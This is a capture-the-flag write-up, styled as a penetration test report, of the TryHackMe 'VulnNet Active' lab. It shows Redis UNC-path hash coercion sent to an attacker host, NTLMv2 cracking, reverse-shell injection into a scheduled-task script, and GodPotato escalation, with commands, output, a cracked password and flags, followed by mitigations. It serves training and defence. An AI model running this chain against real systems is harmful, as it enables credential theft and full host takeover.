Penetration Test Report: VulnNet Active

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.144.129.168
Associated Domain	vulnnet.local
Consultant	Bender2997_
Testing Date	29-03-2026
Criticality	Critical
Compromise Vectors	Insecure Redis configuration (NTLMv2 Hash Injection), Code injection in automated task, SeImpersonatePrivilege abuse (GodPotato).

Executive Summary

The security assessment of the domain controller (10.144.129.168) of VulnNet Entertainment revealed critical vulnerabilities that allowed a full system compromise. Initial access was obtained by exploiting an insecure configuration of the Redis service (TCP/6379) which allowed

stealing the NTLMv2 hash of the *enterprise-security* user through a UNC path injection. After cracking the credential, remote code execution was achieved by injecting a reverse shell into a scheduled task script (*PurgeIrrelevantData_1826.ps1*) located in an SMB share with write permissions.

The exploitation culminated in privilege escalation to *NT AUTHORITY\SYSTEM* by abusing *SeImpersonatePrivilege* with the GodPotato exploit, confirming absolute control over the host.

2. Methodology and Exploitation Phases

The methodology was executed under a Black-Box approach, following the phases of reconnaissance, vulnerability analysis, and exploitation, in line with PTES and NIST standards.

2.1. Reconnaissance and Enumeration Phase (Nmap, Redis, SMB)

1. **Port Scanning (Nmap):** A full scan was performed, identifying key services such as DNS (53/tcp), MSRPC (135/tcp), NetBIOS-SSN (139/tcp), SMB (445/tcp), Kerberos (464/tcp), and critically, Redis (6379/tcp).

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/road]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.144.129.168 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 16:37 -0400
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 16:39 (0:00:37 remaining)
Nmap scan report for 10.144.129.168
Host is up (0.074s latency).
Not shown: 65521 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
6379/tcp  open  redis         Redis key-value store 2.8.2402
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49801/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-29T20:39:25
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.52 seconds
```

Executed Command:

`nmap -T5 -sS -sCV -Pn -n -p- --open 10.144.129.168 -oN scan_1.txt`

Identified Critical Services:

a. 6379/tcp (Redis 2.8.2402): Primary access vector.

b. 464/tcp (kpasswd5/Kerberos): Confirms the Active Directory nature.

c. 445/tcp (SMB): Network sharing service.

2. **Exposure of NTLMv2 Hash via Redis:** Unauthenticated access to the Redis command-line interface was detected.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/road]
└─# redis-cli -h 10.144.129.168
10.144.129.168:6379> info
# Server
redis_version:2.8.2402
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:b2a45a9622ff23b7
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:winsock_IOCP
process_id:3144
run_id:8e49a59d2258ba23b6978622cd7f3ce72afb9cb3
tcp_port:6379
uptime_in_seconds:914
uptime_in_days:0
hz:10
lru_clock:13209314
config_file:
```

```
10.144.129.168:6379>
10.144.129.168:6379> keys *
(empty array)
10.144.129.168:6379> config get dir
1) "dir"
2) "C:\\Users\\enterprise-security\\Downloads\\Redis-x64-2.8.2402"
10.144.129.168:6379> config get dbfilename
1) "dbfilename"
2) "dump.rdb"
10.144.129.168:6379> config get requirepass
1) "requirepass"
2) ""
```

USER

This insecure configuration was exploited to force an NTLMv2 authentication:

a. Exploitation Mechanism: The vulnerability is due to Redis not requiring authentication (empty requirepass parameter). The attack abuses the config set dir command pointing to a remote UNC path, forcing the service (executed by enterprise-security) to initiate an SMB authentication negotiation (NTLMv2) captured by Responder.

```
10.144.129.168:6379> config set dir \\192.168.128.48\test
(error) ERR Changing directory: Permission denied
10.144.129.168:6379>
```

b. Executed Command: config set dir \\192.168.128.48\test.

c. Tool: Responder (sudo responder -I tun0).

d. Result: Successful capture of a NetNTLMv2 hash for the enterprise-security user.

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.144.129.168
[SMB] NTLMv2-SSP Username : VULNNET\enterprise-security
[SMB] NTLMv2-SSP Hash     : enterprise-security::VULNNET:40eef61f1d5bef74:77404EF2F907224529739CA1213020E7:010100000000000001 4B06A9CBFDC012680417D9C5157070000000020008004A004400480047000100
```

3. **Hash Cracking:** The captured NetNTLMv2 hash was decrypted using a dictionary attack (rockyou.txt).
   a. Executed Command: hashcat -m 5600 hash_redis.txt /usr/share/wordlists/rockyou.txt.
   b. Obtained Credential: enterprise-security:sand_0873959498.

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921517
* Keyspace..: 14344386
* Runtime...: 1 sec

ENTERPRISE-SECURITY::VULNNET:0e53c1323b7079bd:ff899a329655b948c7ceaa62ea9705d5:0101000000000000080fb0e2193bfdc01f9f169ecb1ee7ad
c000000000200080042004600300043001001e00570049004e002d004c00390032004e005500510056004f004600430037000400430040570049004e002d004
c00390032004e005500510056004f004600430037002e004200460030004300 2e004c004f004300430041004c00030014004200460030004300 2e004c004f00430
041004c00050014004200460030004300 2e004c004f00430041004c000700080080fb0e2193bfdc01060004000200000008003000300000000000000000000
00000300001b828a50e6200834e04f046848e9478ba0f007f1fd9a2ac94354a51f6ee1a6f50a001000000000000000000000000000000000000000000000000
06900660073002f003100390032002e003100360038002e003100320038002e003400380000000000000000000:sand_0873959498

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENTERPRISE-SECURITY::VULNNET:0e53c1323b7079bd:ff899...000000
Time.Started.....: Sun Mar 29 15:49:36 2026 (6 secs)
Time.Estimated...: Sun Mar 29 15:49:42 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```

2.2. Initial Access and Compromise Phase

4. **SMB Share Enumeration:** The obtained credentials were validated using nxc smb, identifying the Enterprise-Share resource with READ and WRITE permissions.

```
┌──(root㉿kali)-[/home/.../Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# nxc smb 10.144.129.168 -u 'enterprise-security' -p 'sand_0873959498' -d 'vulnnet.local'
SMB         10.144.129.168  445    VULNNET-BC3TCK1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:VULNNET-BC3TCK1) (domain:vulnnet.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.144.129.168  445    VULNNET-BC3TCK1  [+] vulnnet.local\enterprise-security:sand_0873959498
```

```
┌──(root㉿kali)-[/home/.../Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# nxc smb 10.144.129.168 -u 'enterprise-security' -p 'sand_0873959498' -d 'vulnnet.local' --shares
SMB         10.144.129.168  445    VULNNET-BC3TCK1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:VULNNET-BC3TCK1) (domain:vulnnet.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.144.129.168  445    VULNNET-BC3TCK1  [+] vulnnet.local\enterprise-security:sand_0873959498
SMB         10.144.129.168  445    VULNNET-BC3TCK1  [*] Enumerated shares
SMB         10.144.129.168  445    VULNNET-BC3TCK1  Share           Permissions     Remark
SMB         10.144.129.168  445    VULNNET-BC3TCK1  -----           -----           -----
SMB         10.144.129.168  445    VULNNET-BC3TCK1  ADMIN$                          Remote Admin
SMB         10.144.129.168  445    VULNNET-BC3TCK1  C$                              Default share
SMB         10.144.129.168  445    VULNNET-BC3TCK1  Enterprise-Share READ,WRITE
SMB         10.144.129.168  445    VULNNET-BC3TCK1  IPC$            READ            Remote IPC
SMB         10.144.129.168  445    VULNNET-BC3TCK1  NETLOGON        READ            Logon server share
SMB         10.144.129.168  445    VULNNET-BC3TCK1  SYSVOL          READ            Logon server share
```

```
┌──(root㉿kali)-[/home/.../Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# smbclient //10.144.129.168/Enterprise-Share -U 'enterprise-security' --password 'sand_0873959498'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb 23 17:45:41 2021
  ..                                  D        0  Tue Feb 23 17:45:41 2021
  PurgeIrrelevantData_1826.ps1        A      798  Sun Mar 29 16:27:44 2026

                9558271 blocks of size 4096. 5135991 blocks available
smb: \> get PurgeIrrelevantData_1826.ps1
getting file \PurgeIrrelevantData_1826.ps1 of size 798 as PurgeIrrelevantData_1826.ps1 (2.6 KiloBytes/sec) (average 2.6 KiloBytes/sec)
smb: \>
```

```
┌──(root㉿kali)-[/home/.../Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# cat PurgeIrrelevantData_1826.ps1
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
```

5. **Injection of reverse shell into Scheduled Task:** The script PurgeIrrelevantData_1826.ps1 was identified as an automated scheduled task running

with elevated privileges, given its location and original content (rm -Force C:\Users\Public\Documents*). The content was replaced by a reverse shell.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# smbclient //10.144.129.168/Enterprise-Share -U 'enterprise-security%sand_0873959498' -c 'put PurgeIrrelevantData_1826.ps1'
putting file PurgeIrrelevantData_1826.ps1 as \PurgeIrrelevantData_1826.ps1 (3.4 kB/s) (average 3.4 kB/s)
```

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.128.48] from (UNKNOWN) [10.144.129.168] 49725
whoami
vulnnet\enterprise-security
```

Payload Upload Command:

```
smbclient //10.144.129.168/Enterprise-Share -U 'enterprise-security%sand_0873959498' -c 'put PurgeIrrelevantData_1826.ps1'
```

```
C:\Users\enterprise-security\Downloads
cd ..

ls
3D Objects Contacts Desktop Documents Downloads Favorites Links Music Pictures Saved Games Searches Videos
cd Desktop

ls
user.txt
cat user.txt
THM{3eb176aee96432d5b100bc93580b291e}
```

User Flag: THM{3eb176aee96432d5b100bc93580b291e}.


2.3. Privilege Escalation and Full Control Phase

6. **Privilege Analysis:** User privileges were verified via whoami /priv, confirming the presence of SeImpersonatePrivilege, the primary vector for the "Potato" exploit family.


```
whoami /priv
 PRIVILEGES INFORMATION ────────────────────  Privilege Name                Description                          State   ──────────────────────── ──────────────────────────
═══════ ═══════ SeMachineAccountPrivilege     Add workstations to domain              Disabled SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled  SeImpe
rsonatePrivilege        Impersonate a client after authentication Enabled  SeCreateGlobalPrivilege       Create global objects                     Enabled  SeIncreaseWorkingSetPrivilege Inc
rease a process working set            Disabled
```

7. **Escalation Attempt with PrintSpoofer (github.com/BeichenDream/GodPotato/releases/tag/V1.20) (Failure):** An attempt was made to abuse SeImpersonatePrivilege using PrintSpoofer to exploit the Windows Print Spooler service. Despite the service being active, the exploit failed to escalate.


```
(Get-Service Spooler).Status
Running
```





```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# smbclient //10.144.129.168/Enterprise-Share -U 'enterprise-security%sand_0873959498' -c 'put PrintSpoofer32.exe ps.exe'
putting file PrintSpoofer32.exe as \ps.exe (71.9 kB/s) (average 71.9 kB/s)
```



8. **Successful Escalation with GodPotato:** Used GodPotato, a modern exploit using DCOM and RPC to force high-authority authentication and impersonate the token, achieving execution as NT AUTHORITY\SYSTEM.




```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/VulnNet_Active]
└─# smbclient //10.144.129.168/Enterprise-Share -U 'enterprise-security%sand_0873959498' -c 'put GodPotato-NET4.exe gp.exe'
putting file GodPotato-NET4.exe as \gp.exe (149.3 kB/s) (average 149.3 kB/s)
```



```
.\gp.exe -cmd "cmd /c dir C:\Users\Administrator\Desktop\"
[*] CombaseModule: 0x140724323614720 [*] DispatchTable: 0x140724325932208 [*] UseProtseqFunction: 0x140724325311104 [*] UseProtseqFunctionParamCount: 6 [*] HookRPC [*] Start PipeServer [*] Trigger RPCSS [*] Cre
ateNamedPipe \\.\pipe\4d1ccd00-510e-4caa-9384-7fb1356856dd\pipe\epmapper [*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046 [*] DCOM obj IPID: 00000402-0a4c-ffff-3662-c4ec464b141b [*] DCOM obj OXID: 0xecbd
a3741a0eb76b [*] DCOM obj OID: 0x83299875f6edea02 [*] DCOM obj Flags: 0x281 [*] DCOM obj PublicRefs: 0x0 [*] Marshal Object bytes len: 100 [*] UnMarshal Object [*] Pipe Connected! [*] CurrentUser: NT AUTHORITY\
NETWORK SERVICE [*] CurrentsImpersonationLevel: Impersonation [*] Start Search System Token [*] PID : 856 Token:0x804  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation [*] Find System Token : True [*
] UnmarshalObject: 0x80070776 [*] CurrentUser: NT AUTHORITY\SYSTEM [*] process start with pid 3124  Volume in drive C has no label.  Volume Serial Number is AAC5-C2C2   Directory of C:\Users\Administrator\Deskt
op  02/23/2021  09:27 PM    <DIR>          . 02/23/2021  09:27 PM    <DIR>          .. 02/23/2021  09:27 PM                37 system.txt               1 File(s)             37 bytes               2 Dir(s)  21
,020,680,192 bytes free
```

```
.\gp.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\system.txt"
[*] CombaseModule: 0x140724323614720 [*] DispatchTable: 0x140724325932208 [*] UseProtseqFunction: 0x140724325311104 [*] UseProtseqFunctionParamCount: 6 [*] HookRPC [*] Start PipeServer [*] Trigger RPCSS [*] Cre
ateNamedPipe \\.\pipe\fdf9bd00-38b0-4fa0-8d41-80d63af9a15a\pipe\epmapper [*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046 [*] DCOM obj IPID: 0000a002-0b60-ffff-df9c-5da4ffe42c07 [*] DCOM obj OXID: 0x4ffa
10ffdd5ff66a [*] DCOM obj OID: 0xc10fc7501102b737 [*] DCOM obj Flags: 0x281 [*] DCOM obj PublicRefs: 0x0 [*] Marshal Object bytes len: 100 [*] UnMarshal Object [*] Pipe Connected! [*] CurrentUser: NT AUTHORITY\
NETWORK SERVICE [*] CurrentsImpersonationLevel: Impersonation [*] Start Search System Token [*] PID : 856 Token:0x804  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation [*] Find System Token : True [*
] UnmarshalObject: 0x80070776 [*] CurrentUser: NT AUTHORITY\SYSTEM [*] process start with pid 1000 THM{d540c0645975900e5bb9167aa431fc9b}
```

Flag Extraction Command:

`.\gp.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\system.txt"`

System Flag: THM{d540c0645975900e5bb9167aa431fc9b}.

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The total compromise of the VulnNet Entertainment system (10.144.129.168) was achieved by exploiting a series of configuration and privilege management vulnerabilities. The initial access vector was the insecure configuration of the Redis service (TCP/6379) which did not require authentication. This allowed forcing the exposure and theft of the NTLMv2 hash of the enterprise-security user via a UNC path injection technique in the Redis *dir* configuration.

Once credentials were obtained, persistence and remote code execution were achieved by injecting a reverse shell into the script of a scheduled task (*PurgeIrrelevantData_1826.ps1*) located in an SMB share with write permissions. Finally, escalation to *NT AUTHORITY\SYSTEM* was possible thanks to the abuse of the *SeImpersonatePrivilege* using the GodPotato exploit, culminating in absolute control of the server.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation	Priority

VN-001	Exposed and Unauthenticated Redis	Require authentication (set *requirepass*) for the Redis service and apply firewall rules that restrict access only to the internal network and authorized hosts.	Critical
VN-002	Write Permissions in Scheduled Tasks	Apply strict access control lists (ACL) to remove write permissions for the *enterprise-security* user and any low-privileged user over directories containing scripts or binaries used by high-authority scheduled tasks.	Critical
VN-003	Abuse of SeImpersonatePrivilege	Audit service accounts possessing the *SeImpersonatePrivilege*. When possible, migrate services to Managed Service Accounts (MSA) or Virtual Accounts to adhere to the principle of least privilege and mitigate attacks from the 'Potato' family.	High

4. Lessons Learned / Attack Analysis

- **Abuse of Redis and UNC Paths (Forces NTLMv2):** It was confirmed that an exposed and unauthenticated service, like Redis, can be a vector for NTLMv2 credential theft. The technique of setting *config set dir* to a remote UNC path forced the Windows system to perform an SMB authentication negotiation, exposing the hash of the user running the service (*enterprise-security*), even if the Redis operation failed.
- **Injection into Task Scripts:** Code injection in *PurgeIrrelevantData_1826.ps1* was an effective technique for obtaining a reverse shell, as it was suspected that the file was executed as a scheduled task, guaranteeing recurring execution of the payload with elevated privileges.
- **The Role of SeImpersonatePrivilege:** This privilege, enabled by default on some service accounts, is the primary vector for local escalation attacks of the 'Potato' family

(PrintSpoofer, GodPotato). It allows a process to impersonate the security token of another higher-authority process, such as *NT AUTHORITY\SYSTEM*.

- **PrintSpoofer vs. GodPotato:**
  - **PrintSpoofer:** Attempts to abuse the functionality of the Print Spooler service (RPC) to achieve impersonation. In this environment, the exploit failed, suggesting that the operating system or security configuration mitigated the traditional attack vector.
  - **GodPotato:** Proved to be the successful alternative. It uses a different mechanism, exploiting the DCOM and RPC protocol to force high-authority authentication and effectively impersonate the token, confirming its robustness in modern Windows systems where older exploits may fail.